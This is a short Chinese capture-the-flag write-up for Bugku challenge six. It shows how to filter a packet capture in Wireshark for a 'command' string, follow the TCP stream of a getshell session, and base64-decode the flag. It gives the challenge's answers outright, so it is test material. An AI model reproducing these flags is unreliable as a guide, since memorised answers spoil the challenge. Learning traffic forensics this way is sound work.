仔细找一找, flag 就在里面 flag{This is a f10g}


本题要点: wireshark 软件使用: http 协议过滤、追踪 TCP 流

bugku-ctf 第六题:这么多数据包




下载之后解压缩, 是一个 cap 包

通过 wireshark 打开, 可以看到有很多数据包



根据提示,我们要找到 getshell 流, 经大佬提示, 一般 getshell 流的 TCP 的报文中很可能包含 command 这个字段, 我们可以通过<协议 contains "内容" > 来查找 getshell 流

tcp contains "command"



通过追踪 tcp 流, 我们可以看到一段 base64 字符串



base64 解密, 得到 flag CCTF{do_you_like_sniffer}

这题主要难在不知道怎么找 getshell 流, 需要对各种报文以及 wireshark 的使用方法比较熟悉。